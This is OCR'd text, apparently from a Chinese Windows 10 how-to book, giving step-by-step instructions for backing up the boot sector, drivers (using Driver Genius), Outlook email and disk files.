
Step 03 打开“引导区还原”窗口，在其中选中“备份引导区”单选按钮，如下图所示。




Step 04 单击“下一步”按钮，打开“引导区还原”窗口，在其中可以设置引导区备份的保存目录，如下图所示。




Step 05 或单击“浏览”按钮，打开“浏览文件夹”对话框，在“选择目录”列表框中选择用于保存备份文件的文件夹，如下图所示。




Step 06 单击“确定”按钮，返回到“引导区还原”窗口中，如下图所示。



Step 07 单击“确定”按钮，开始备份引导区文件，由于引导区文件不是很大，随即弹出“提示信息”对话框，提示用户备份成功，如下图所示。



Step 08 单击“确定”按钮，关闭“提示信息”对话框。打开备份文件保存的位置，即可在其中看到备份的引导区文件，如下图所示。





绝招3：备份驱动程序

在 Windows 10 操作系统中，用户可以对指定的驱动程序进行备份。一般情况下，用户备份驱动程序常常要借助于第三方软件，比较常用是《驱动精灵》软件。

1. 使用《驱动精灵》修复有异常的驱动

《驱动精灵》是由驱动之家研发的一款集驱动程序自动升级、驱动程序备份、驱动程序还原、驱动程序卸载、硬件检测等多功能于一身的专业驱动软件。利用《驱动精灵》可以在没有驱动光盘的情况下，为自己的设备下载、安装、升级、备份驱动程序。

利用《驱动精灵》修复异常驱动程序的具体操作步骤如下。

Step 01 下载并安装好《驱动精灵》后，直接双击计算机桌面上的“驱动精灵”图标，即可打开该程序，如下图所示。



Step 02 在“驱动精灵”窗口中单击“立即检测”按钮，即可开始对计算机进行全面体检，如下图所示。



Step 03 检测完成后，会在“驱动管理”界面给出检测结果，如下图所示。



Step 04 单击“一键安装”按钮，即可开始下载并安装有异常的驱动程序，如下图所示。



2. 使用《驱动精灵》备份单个驱动程序

Step 01 在《驱动精灵》窗口中选择“百宝箱”选项卡，进入“百宝箱”界面，如下图所示。



Step 02 单击“驱动备份”图标，打开“驱动备份还原”工作界面，在其中显示了可以备份的驱动程序，如下图所示。



Step 03 单击“修改文件路径”链接，即可打开“设置”对话框，在其中可以设置驱动程序备份文件的保存路径和备份设置类型，如将驱动程序备份的类型设置为 ZIP 压缩文件和将驱动程序备份到文件夹两个类型，如下图所示。



Step 04 设置完毕后，单击“确定”按钮，返回到“驱动备份还原”工作界面，在其中单击某个驱动程序右侧的“备份”按钮，即可开始备份单个硬件的驱动程序，并显示备份的进度，如下图所示。



Step 05 备份完毕，会在硬件驱动程序的右侧显示“备份完成”的信息提示，如下图所示。



3. 使用《驱动精灵》一键备份所有驱动程序

一台完整的计算机包括主板、显卡、网卡、声卡等硬件设备，要想使这些设备能够正常工作，就必须在安装好操作系统后，安装相应的驱动程序。因此，在备份驱动程序时，最好将所有的驱动程序都进行备份，具体的操作步骤如下。

Step 01 在“驱动备份还原”工作界面中单击“一键备份”按钮，如下图所示。



Step 02 开始备份所有硬件的驱动程序，并在后面显示备份的进度，如下图所示。



Step 03 备份完成后，会在硬件驱动程序的右侧显示“备份完成”的信息提示，如下图所示。



绝招4：备份电子邮件



随着网络的日益普及，越来越多的人使用电子邮件进行学习、交流、娱乐以及办公等，显然电子邮件的内容多数是比较重要的信息。因此，为了防止病毒与木马的攻击导致电子邮件的丢失，对电子邮件进行备份和还原就非常重要了。管理电子邮件的工具很多，这里以常见的 Outlook 为例介绍其备份和还原电子邮件的方法。


1. 通过安装目录备份电子邮件

Outlook 与其他管理电子邮件工具一样，通常情况下安装在系统默认的目录 C:\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Outlook 下，这样，就可以通过复制此目录下的文件到其他磁盘中来完成备份操作，如果要还原只用重新复制回来即可。

2. 通过向导备份电子邮件

还可以运用 Outlook 的“导入 / 导出向导”来实现备份还原操作，具体的操作步骤如下。

Step 01 启动 Outlook 2016 主程序，选择“文件”选项卡，进入到“文件”界面，在该界面中选择“打开和导出”选项区域内的“导入 / 导出”选项，然后在“打开”设置区域中选择“导入 / 导出”选项，如下图所示。



Step 02 打开“导入和导出向导”对话框，在“请选择要执行的操作”列表框中选择“导出到文件”选项，如下图所示。

Step 03 单击“下一步”按钮，打开“导出到文件”对话框，在“创建文件的类型”列表框中选择“Outlook 数据文件（pst）”选项，如下图所示。

Step 04 单击“下一步”按钮，打开“导出Outlook 数据文件”对话框，在“选定导出的文件夹”列表框中选择要导出的文件夹，如下图所示。

Step 05 单击“下一步”按钮，打开“导出Outlook 数据文件”对话框，在“选项”选项组中选中“用导出的项目替换重要的项目”单选按钮，在“将导出文件另存为”的文本框中输入文件保存的路径，如下图所示。

Step 06 单击“完成”按钮，打开“创建Outlook 数据文件”对话框，在“密码”和“验证密码”文本框中输入相同的文件密码，如下图所示。

Step 07 单击“确定”按钮，打开“Outlook 数据文件密码”对话框，在“密码”文本框中输入文件的密码。单击“确定”按钮，即可完成备份电子邮件的操作，如下图所示。

绝招5：备份磁盘文件数据

随着计算机和互联网的普及，越来越多的人喜欢用计算机来存储文件，然而由于木马和病毒入侵或个人的误操作，可能

会使文件丢失。为此，用户有必要对文件进行备份，当原文件丢失后，还可以通过备份文件来恢复。

Windows 10 操作系统为用户提供了备份文件的功能，用户只需通过简单的设置，就可以确保文件不会丢失。备份文件的具体操作步骤如下。


Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“控制面板”菜单命令，弹出“控制面板”窗口，如下图所示。




Step 02 在“控制面板”窗口中单击“查看方式”右侧的下拉按钮，在打开的下拉列表中选择“小图标”选项，单击“备份和还原”链接，如下图所示。




Step 03 弹出“备份或还原”窗口，在“备份”下显示“尚未设置 Windows 备份”信息，表示还没有创建备份，如下图所示。




Step 04 单击“设置备份”按钮，弹出“设置备份”对话框，系统开始启动 Windows 备份，并显示启动的进度，如下图所示。



